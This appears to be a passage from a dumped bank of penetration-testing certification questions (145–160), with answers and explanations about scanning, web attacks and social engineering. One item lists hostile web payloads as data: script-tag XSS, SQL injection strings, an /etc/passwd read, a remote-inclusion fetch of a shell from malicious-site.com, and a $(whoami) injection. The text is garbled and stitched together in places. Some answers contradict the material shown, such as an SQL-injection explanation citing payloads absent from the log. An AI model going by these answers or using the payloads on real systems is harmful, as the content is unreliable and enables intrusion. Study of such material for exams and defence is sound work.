The command `dig @ns1.comptia.local axfr comptia.local` is a command that performs a DNS zone transfer, which is a process of copying the entire DNS database or zone file from a primary DNS server to a secondary DNS server. A DNS zone file contains records that map domain names to IP addresses and other information, such as mail servers, name servers, or aliases. A DNS zone transfer can provide useful information for enumeration, such as the hostnames and IP addresses of internal systems, which can help identify potential targets or vulnerabilities. A DNS zone transfer can be performed by using tools such as `dig`, which is a tool that can query DNS servers and obtain information about domain names, such as IP addresses, mail servers, name servers, or other records¹. The other options are not types of information that would be provided by a DNS zone transfer. The DNSSEC certificate and CA are not part of the DNS zone file, but rather part of the DNSSEC protocol, which is an extension of the DNS protocol that provides authentication and integrity for DNS data. The DHCP scopes and ranges used on the network are not part of the DNS zone file, but rather part of the DHCP protocol, which is a protocol that assigns dynamic IP addresses and other configuration parameters to devices on a network. The OS and version of the DNS server are not part of the DNS zone file, but rather part of the OS fingerprinting technique, which is a technique that identifies the OS and version of a remote system by analyzing its responses to network probes.

QUESTION 145

During the assessment of a client's cloud and on-premises environments, a penetration tester was able to gain ownership of a storage object within the cloud environment using the..... premises credentials. Which of the following best describes why the tester was able to gain access?

- A. Federation misconfiguration of the container
- B. Key mismanagement between the environments
- C. IaaS failure at the provider
- D. Container listed in the public domain

Correct Answer: A

Section:

Explanation:

The best explanation for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials is federation misconfiguration of the container.

Federation is a process that allows users to access multiple systems or services with a single set of credentials, by using a trusted third-party service that authenticates and authorizes the users.

Federation can enable seamless integration between cloud and on-premises environments, but it can also introduce security risks if not configured properly. Federation misconfiguration of the container can allow an attacker to access the storage object with the on-premises credentials, if the container trusts the on-premises identity provider without verifying its identity or scope. The other options are not valid explanations for why the tester was able to gain access to the storage object within the cloud environment using the on-premises credentials. Key mismanagement between the environments is not relevant to this issue, as it refers to a different scenario involving encryption keys or access keys that are used to protect or access data or resources in cloud or on-premises environments. IaaS failure at the provider is not relevant to this issue, as it refers to a different scenario involving infrastructure as a service (IaaS), which is a cloud service model that provides virtualized computing resources over the internet. Container listed in the public domain is not relevant to this issue, as it refers to a different scenario involving container visibility or accessibility from public networks or users.

QUESTION 146

During enumeration, a red team discovered that an external web server was frequented by employees. After compromising the server, which of the following attacks would best support -----
---company systems?

- A. Aside-channel attack
- B. A command injection attack
- C. A watering-hole attack
- D. A cross-site scripting attack

Correct Answer: C

Section:

Explanation:

The best attack that would support compromising company systems after compromising an external web server frequented by employees is a watering-hole attack, which is an attack that involves compromising a website that is visited by a specific group of users, such as employees of a target company, and injecting malicious code or content into the website that can infect or exploit the users' devices when they visit the website. A watering-hole attack can allow an attacker to compromise company systems by targeting their employees who frequent the external web server, and taking advantage of their trust or habit of visiting the website. A watering-hole attack can be performed by using tools such as BeEF, which is a tool that can hook web browsers and execute commands on them². The other options are not likely attacks that would support compromising company systems after compromising an external web server frequented by employees. A sidechannel attack is an attack that involves exploiting physical characteristics or implementation flaws of a system or device, such as power consumption, electromagnetic radiation, timing, or sound, to extract sensitive information or bypass security mechanisms. A command injection attack is an attack that exploits a vulnerability in a system or application that allows an attacker to execute arbitrary commands on the underlying OS or shell. A cross-site scripting attack is an attack that exploits a vulnerability in a web application that allows an attacker to inject malicious scripts into web pages that are viewed by other users.

QUESTION 147

While performing the scanning phase of a penetration test, the penetration tester runs the following command:

```
.....v -sV -p- 10.10.10.23-28
```

....ip scan is finished, the penetration tester notices all hosts seem to be down. Which of the following options should the penetration tester try next?

- A. -su
- B. -pn
- C. -sn
- D. -ss

Correct Answer: B

Section:

Explanation:

The command `nmap -v -sV -p- 10.10.10.23-28` is a command that performs a port scan using nmap, which is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses¹. The command has the following options:

-v enables verbose mode, which increases the amount of information displayed by nmap

-sV enables version detection, which attempts to determine the version and service of the open ports

-p- specifies that all ports from 1 to 65535 should be scanned 10.10.10.23-28 specifies the range of IP addresses to be scanned The command does not have any option for host discovery, which is a process that determines which hosts are alive or reachable on a network by sending probes such as ICMP echo requests, TCP SYN packets, or ACK packets. Host discovery can help speed up the scan by avoiding scanning hosts that are down or do not

respond.

However, some hosts may be configured to block or ignore host discovery probes, which can cause nmap to report them as down even if they are up. To avoid this problem, the penetration tester should use the -Pn option, which skips host discovery and assumes that all hosts are up. This option can force nmap to scan all hosts regardless of their response to host discovery probes, and may reveal some hosts that were previously missed. The other options are not valid options that the penetration tester should try next. The -su option does not exist in nmap, and would cause an error.

The -sn option performs a ping scan and lists hosts that respond, but it does not scan any ports or services, which is not useful for the penetration test. The -ss option does not exist in nmap, and would cause an error.

QUESTION 148

A penetration tester is conducting an Nmap scan and wants to scan for ports without establishing a connection. The tester also wants to find version data information for services running on Projects.

Which of the following Nmap commands should the tester use?

- A. ..nmap -sU -sV -T4 -F target.company.com
- B. ..nmap -sS -sV -F target.company.com
- C. ..nmap -sT -v -T5 target.company.com
- D. ..nmap -sX -sC target.company.com

Correct Answer: B

Section:

Explanation:

The Nmap command that the tester should use to scan for ports without establishing a connection and to find version data information for services running on open ports is nmap -sS -sV -F target.company.com. This command has the following options:

-sS performs a TCP SYN scan, which is a scan technique that sends TCP packets with the SYN flag set to the target ports and analyzes the responses. A TCP SYN scan does not establish a full TCP connection, as it only completes the first step of the three-way handshake. A TCP SYN scan can stealthily scan for open ports without alerting the target system or application.

-sV performs version detection, which is a feature that probes open ports to determine the service and version information of the applications running on them. Version detection can provide useful information for identifying vulnerabilities or exploits that affect specific versions of services or applications.

-F performs a fast scan, which is a scan option that only scans the 100 most common ports according to the nmap-services file. A fast scan can speed up the scan process by avoiding scanning less likely or less interesting ports.

target.company.com specifies the domain name of the target system or network to be scanned.

The other options are not valid Nmap commands that meet the requirements of the question. Option A performs a UDP scan (-sU), which is a scan technique that sends UDP packets to the target ports and analyzes the responses. A UDP scan can scan for open ports that use UDP protocol, such as DNS, SNMP, or DHCP. However, a UDP scan does establish a connection with the target system or application, unlike a TCP SYN scan. Option C performs a TCP connect scan (-sT), which is a scan technique that sends TCP packets with the SYN flag set to the target ports and completes the threeway handshake with an ACK packet if a SYN/ACK packet is received. A TCP connect scan can scan for open ports that use TCP protocol, such as HTTP, FTP, or SSH. However, a TCP connect scan does establish a full TCP connection with the target system or application, unlike a TCP SYN scan. Option D performs an Xmas scan (-sX), which is a scan technique that sends TCP packets with the FIN, PSH, and URG flags set to the target ports and analyzes the responses. An Xmas scan can stealthily scan for open ports without alerting the target system or application, similar to a TCP SYN scan. However, option D does not perform version detection (-sV), which is one of the requirements of the question.

QUESTION 149

Which of the following OSSTM testing methodologies should be used to test under the worst conditions?

- A. Tandem
- B. Reversal
- C. Semi-authorized
- D. Known environment

Correct Answer: D

Section:

Explanation:

The OSSTM testing methodology that should be used to test under the worst conditions is known environment, which is a testing approach that assumes that the tester has full knowledge of the target system or network, such as its architecture, configuration, vulnerabilities, or defenses. A known environment testing can simulate a worst-case scenario, where an attacker has gained access to sensitive information or insider knowledge about the target, and can exploit it to launch more sophisticated or targeted attacks. A known environment testing can also help identify the most critical or high-risk areas of the target, and provide recommendations for improving its security posture. The other options are not OSSTM testing methodologies that should be used to test under the worst conditions. Tandem is a testing approach that involves two testers working together on the same

target, one as an attacker and one as a defender, to simulate a realistic attack scenario and evaluate the effectiveness of the defense mechanisms. Reversal is a testing approach that involves switching roles between the tester and the client, where the tester acts as a defender and the client acts as an attacker, to assess the security awareness and skills of the client. Semi-authorized is a testing approach that involves giving partial or limited authorization or access to the tester, such as a user account or a network segment, to simulate an attack scenario where an attacker has compromised a legitimate user or device.

QUESTION 150

You are a security analyst tasked with hardening a web server.

You have been given a list of HTTP payloads that were flagged as malicious.

INSTRUCTIONS

Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
item=widget';waitfor%20delay%20'00:00:20';--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
search=Bob"%3e%3cimg%20src%3da%20oneerror%3da%20alert(1)%3e	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
logfile=%2fetc%2fpasswd%00	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
site=www.exe'ping%20-c%2010%20localhost'mple.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
item=widget%20union%20select%20null,null,@version;--	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
item=widget'+convert(int,@version)+'	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
logfile=http:%2f%2fwww.malicious-site.com%2fshell.txt	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
lookup=\$(whoami)	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.
redir=http:%2f%2fwww.malicious-site.com	<ul style="list-style-type: none"> Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect 	<ul style="list-style-type: none"> Parameterized queries Preventing external calls Input Sanitization .. \, /, sandbox requests Input Sanitization *; ; \$ (,) (,) Input Sanitization *; ; <..>< +.

A.

Correct Answer: A
Section:

Explanation:

1. Reflected XSS - Input sanitization (<> ...)
2. Sql Injection Stacked - Parameterized Queries
3. DOM XSS - Input Sanitization (<> ...)
4. Local File Inclusion - sandbox req
5. Command Injection - sandbox req
6. SQLi union - paramtrized queries
7. SQLi error - paramtrized queries
8. Remote File Inclusion - sandbox
9. Command Injection - input sanit \$
10. URL redirect - prevent external calls

QUESTION 151

Drag Drop

You are a penetration tester running port scans on a server.

INSTRUCTIONS Part 1: Given the output, construct the command that was used to generate this output from the available options.

Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Penetration Testing

Part 1

Part 2

Drag and Drop Options

- sL
- O
- 192.168.2.2
- sU
- sV
- p 1-1023
- 192.168.2.1-100
- Pn
- nc
- top-ports=1000
- hping
- top-ports=100
- nmap

NMAP Scan Output

```

Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
  
```

Command

?

Penetration Testing

Part 1

Part 2

Question Options

- Using the output, identify potential attack vectors that should be further investigated.
- Weak SMB file permissions
 - FTP anonymous login
 - Webdav file upload
 - Weak Apache Tomcat Credentials
 - Null session enumeration
 - Fragmentation attack
 - SNMP enumeration
 - ARP spoofing

NMAP Scan Output

```

Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
  
```

Select and Place:
Penetration Testing

Part 1

Part 2

Drag and Drop Options


- sL
- O
- 192.168.2.2
- sU
- sV
- p 1-1023
- 192.168.2.1-100
- Pn
- nc
- top-ports=1000
- hping
- top-ports=100
- nmap

NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up)
scanned in 26.80 seconds
```

Command



Correct Answer:

Drag and Drop Options

-sL

-sU

-p 1-1023

192.168.2.1-100

-Pn

nc

hping

--top-ports=100

⦿
NMAP Scan Output

```

Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATE SERVICE VERSION
88/tcp open  kerberos-sec?
139/tcp open netbios-ssn
389/tcp open  ldap?
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
# Scan done at Fri Oct 13 10:03:06 2017 -- 1 IP address (1 host up)
scanned in 26.80 seconds
                    
```

Command

nmap
-sV
-O
--top-ports=1000
192.168.2.2

Section:

Explanation:

Part 1: nmap -sV -O --top-ports 100 192.168.2.2

Part 2: Weak SMB file permissions

<https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01vl1sec13/fingerprinting-os-and-services-running-on-a-target-host>

QUESTION 152

DRAG DROP

You are a penetration tester reviewing a client's website through a web browser.

INSTRUCTIONS

Review all components of the website through the browser to determine if vulnerabilities are present.

Remediate **ONLY** the highest vulnerability from either the certificate, source, or cookies.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Secure System





Drag and Drop Options:

- Remove certificate from server
- Generate a Certificate Signing Request
- Submit CSR to the CA
- Install re-issued certificate on the server

Step 1

Step 2

Step 3

Step 4

Correct Answer:



Drag and Drop Options:

Step 1

Step 2

Step 3

Step 4

Section:

Explanation:

QUESTION 153

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Drag and Drop Options

```
self.ports |
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()
|
```

```
exec_scan(sys.argv[1], 3PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))
    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))
    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))
    finally:
        s.close()
```

```
{:ports => 21 :ports => 22}
```

```
#!/usr/bin/python
```

Immutables

```
?
```

```
import socket
import sys
```

```
?
```

```
def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
?
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

```
?
```

A. See below explanation

Correct Answer: A

Section:

Explanation:

```
○ Immutables

#!/usr/bin/python

import socket
import sys

ports = [21,22]

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)
```

```
for port in ports:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally
        s.close()
```

```
if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

```
port_scan(sys.argv[1], ports)
```

QUESTION 154

Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

```

NMAP Scan Output
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATE SERVICE VERSION
88/tcp open  kerberos-sec?
139/tcp open  netbios-ssn
389/tcp open  ldap?
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

```

.-Pn

.-sV

.-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

.-sL

.-sU

.-O

192.168.2.2

```

NMAP Scan Output
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT STATE SERVICE VERSION
88/tcp open  kerberos-sec?
139/tcp open  netbios-ssn
389/tcp open  ldap?
445/tcp open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

```

ports = [21, 22]

{ ports => 21, ports => 22 }

#!/usr/bin/python

```

for $PORT in $PORTS:
  try:
    s.connect((ip, port))
    print("%s.%s - OPEN" % (ip, port))
  except socket.timeout:
    print("%s.%s - TIMEOUT" % (ip, port))
  except socket.error as e:
    print("%s.%s - CLOSED" % (ip, port))
  finally:
    s.close()

```

export \$PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:

```

#!/usr/bin/python
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print("execution requires a target IP address. Exiting...")
        exit(1)
    else:

```

```
Secure System
https://comptia.org/login.aspx#remediatesource
1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHNzZmlqbG0oc2Rma2naGRzZmpeZGZvaW2aGRmc29pYmp3ZXJndWludm9pe2hzZGd1aWJoaGR1ZmZpZ2hzZDpYmhzZHNmc291Ymduc3d5ZG11Z2Zl
8 bnNhbG0qO2Job3VpYXNpZGZubXM7bG9mZmlhZsb3NzZGJua2N4dnZ1aWlka3NqYWVoa2JmbG11Y3Z2Z2Z3qjGfzZWJmaXVhZGZdmxuanFmbGhkc3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hqZHNmZmU1c2hmdWRzZmZzZ3U3crdweWhmanRzZmZ2biVzZm53cnVmYnZ1ZXJ2*** name="" csrf token" />
10 <select><script>
11 document.write("<OPTION value=1*>document.location.href.substring(document.location.href.indexOf('1*')+16)*</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<script>document.location.href.substring(document.location.href.indexOf('1*')+16)*</script> method="post">
15 <div style="margin-top:20px margin-bottom:10px">
16 <span style="width:500px,color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px">
19 <span style="width:100px">Name</span>
20 <input style="width:150px," type="text" name="name" id="name" value="">
21 <input style="width:150px," type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px">Password: </span><input style="width:150px," type="password" name="Password" id="password" value="">
24 <input style="width:100px," type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



A. See below.

Correct Answer: A

Section:

Explanation:

1:

Null session enumeration

Weak SMB file permissions

Fragmentation attack

2:

```
nmap
-sV
-p 1-1023
192.168.2.2
3:
#!/usr/bin/python
export $SPORTS = 21,22
for $PORT in $SPORTS: try: s.connect((ip, port)) print("%s:%s – OPEN" % (ip, port)) except socket.timeout print("%s:%s – TIMEOUT" % (ip, port)) except socket.error as e: print("%s:%s – CLOSED" % (ip, port)) finally
s.close()
port_scan(sys.argv[1], ports)
```

QUESTION 155

During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.

```
.myprofile.com/servicestatus.php?serviceID=1
.myprofile.com/servicestatus.php?serviceID=2
.myprofile.com/servicestatus.php?serviceID=3
.myprofile.com/servicestatus.php?serviceID=4
.myprofile.com/servicestatus.php?serviceID=5
.myprofile.com/servicestatus.php?serviceID=6
```

Which of the following vulnerabilities was the attacker trying to exploit?

- A. ..Session hijacking
- B. ..URL manipulation
- C. ..SQL injection
- D. ..Insecure direct object reference

Correct Answer: C

Section:

Explanation:

The vulnerability that the attacker was trying to exploit is SQL injection, which is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can allow an attacker to perform various actions on the database, such as reading, modifying, deleting, or creating data, or executing commands on the underlying OS. The log shows that the attacker was sending thousands of requests to the same URL with different parameters, such as `id=1' OR 1=1;-`, `id=1' AND 1=2;-`, or `id=1' UNION SELECT * FROM users;-`. These parameters are examples of SQL injection payloads, which are crafted SQL statements that are designed to manipulate or bypass the intended SQL query. For example, `id=1' OR 1=1;-` is a payload that terminates the original query with a single quote and a semicolon, appends an OR condition that is always true (`1=1`), and comments out the rest of the query with two dashes (`-`). This payload can cause the web application to return all records from the database table instead of just one record with `id=1`.

The other options are not vulnerabilities that match the log entries. Session hijacking is a type of attack that exploits a vulnerability in a web application that allows an attacker to take over an active session of another user by stealing or guessing their session identifier or cookie.

URL manipulation is a type of attack that exploits a vulnerability in a web application that allows an attacker to modify parameters or values in the URL to access unauthorized resources or functions.

Insecure direct object reference is a type of attack that exploits a vulnerability in a web application that allows an attacker to access objects or resources directly by modifying their identifiers or references in the URL or request.

QUESTION 156

ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the.. :tive way for the tester to achieve this objective?

- A. Dropping USB flash drives around the company campus with the file on it
- B. Attaching the file in a phishing SMS that warns users to execute the file or they will be locked out of their accounts
- C. Sending a pretext email from the IT department before sending the download instructions later
- D. Saving the file in a common folder with a name that encourages people to click it

Correct Answer: C

Section:

Explanation:

The most effective way for the tester to achieve this objective is to send a pretext email from the IT department before sending the download instructions later. A pretext email is an email that uses deception or impersonation to trick users into believing that it is from a legitimate source or authority, such as the IT department. A pretext email can be used to establish trust or rapport with the users, and then persuade them to perform an action or provide information that benefits the attacker. In this case, the tester can send a pretext email from the IT department that informs users about an important update or maintenance task that requires them to download and run an executable file later. The tester can then send another email with the download instructions and attach or link to the malicious executable file. The users may be more likely to follow these instructions if they have received a prior email from the IT department that prepared them for this action. The other options are not as effective ways for the tester to achieve this objective. Dropping USB flash drives around the company campus with the file on it may not reach many users, as they may not find or pick up the USB flash drives, or they may be suspicious of their origin or content.

QUESTION 157

Which of the following tools would be best suited to perform a cloud security assessment?

- A. OpenVAS
- B. Scout Suite
- C. Nmap
- D. ZAP
- E. Nessus

Correct Answer: B

Section:

Explanation:

The tool that would be best suited to perform a cloud security assessment is Scout Suite, which is an open-source multi-cloud security auditing tool that can evaluate the security posture of cloud environments, such as AWS, Azure, GCP, or Alibaba Cloud. Scout Suite can collect configuration data from cloud providers using APIs and assess them against security best practices or benchmarks, such as CIS Foundations. Scout Suite can generate reports that highlight security issues, risks, or gaps in the cloud environment, and provide recommendations for remediation or improvement. The other options are not tools that are specifically designed for cloud security assessment. OpenVAS is an open-source vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations. Nmap is an open-source network scanner and enumerator that can scan hosts and networks for ports, services, versions, OS, or other information¹. ZAP is an open-source web application scanner and proxy that can scan web applications for vulnerabilities and perform attacks such as SQL injection or XSS. Nessus is a commercial vulnerability scanner that can scan hosts and networks for vulnerabilities and generate reports with findings and recommendations.

QUESTION 158

Penetration tester is developing exploits to attack multiple versions of a common software package.

The versions have different menus and)ut.. they have a common log-in screen that the exploit must use. The penetration tester develops code to perform the log-in that can be each of the exploits targeted to a specific version. Which of the following terms is used to describe this common log-in code example?

- A. Conditional
- B. Library
- C. Dictionary
- D. Sub application

Correct Answer: B

Section:

Explanation:

The term that is used to describe the common log-in code example is library, which is a collection of reusable code or functions that can be imported or called by other programs or scripts. A library can help simplify or modularize the code development process by providing common or frequently used functionality that can be shared across different programs or scripts. In this case, the penetration tester develops a library of code to perform the log-in that can be imported or called by each of the exploits targeted to a specific version of the software package. The other options are not valid terms that describe the common log-in code example.

Conditional is a programming construct that executes a block of code based on a logical condition or expression, such as if-else statements.

Dictionary is a data structure that stores key-value pairs, where each key is associated with a value, such as a Python dictionary. Sub application is not a standard programming term, but it may refer to an application that runs within another application, such as a web application.

QUESTION 159

Which of the following documents describes activities that are prohibited during a scheduled penetration test?

- A. MSA
- B. NDA
- C. ROE
- D. SLA

Correct Answer: C

Section:

Explanation:

The document that describes activities that are prohibited during a scheduled penetration test is ROE, which stands for rules of engagement. ROE is a document that defines the scope, objectives, methods, limitations, and expectations of a penetration test. ROE can specify what activities are allowed or prohibited during the penetration test, such as which targets, systems, networks, or services can be tested or attacked, which tools, techniques, or exploits can be used or avoided, which times or dates can be scheduled or excluded, or which impacts or risks can be accepted or mitigated.

ROE can help ensure that the penetration test is conducted in a legal, ethical, and professional manner, and that it does not cause any harm or damage to the client or third parties. The other options are not documents that describe activities that are prohibited during a scheduled penetration test. MSA stands for master service agreement, which is a document that defines the general terms and conditions of a contractual relationship between two parties, such as the scope of work, payment terms, warranties, liabilities, or dispute resolution. NDA stands for non-disclosure agreement, which is a document that defines the confidential information that is shared between two parties during a business relationship, such as trade secrets, intellectual property, or customer data. SLA stands for service level agreement, which is a document that defines the quality and performance standards of a service provided by one party to another party, such as availability, reliability, responsiveness, or security.

QUESTION 160

Penetration tester who was exclusively authorized to conduct a physical assessment noticed there were no cameras pointed at the dumpster for company. The penetration tester returned at night and collected garbage that contained receipts for recently purchased networking . The models of equipment purchased are vulnerable to attack. Which of the following is the most likely next step for the penetration?

- A. Alert the target company of the discovered information.
- B. Verify the discovered information is correct with the manufacturer.
- C. Scan the equipment and verify the findings.
- D. Return to the dumpster for more information.

Correct Answer: C

Section:

Explanation:

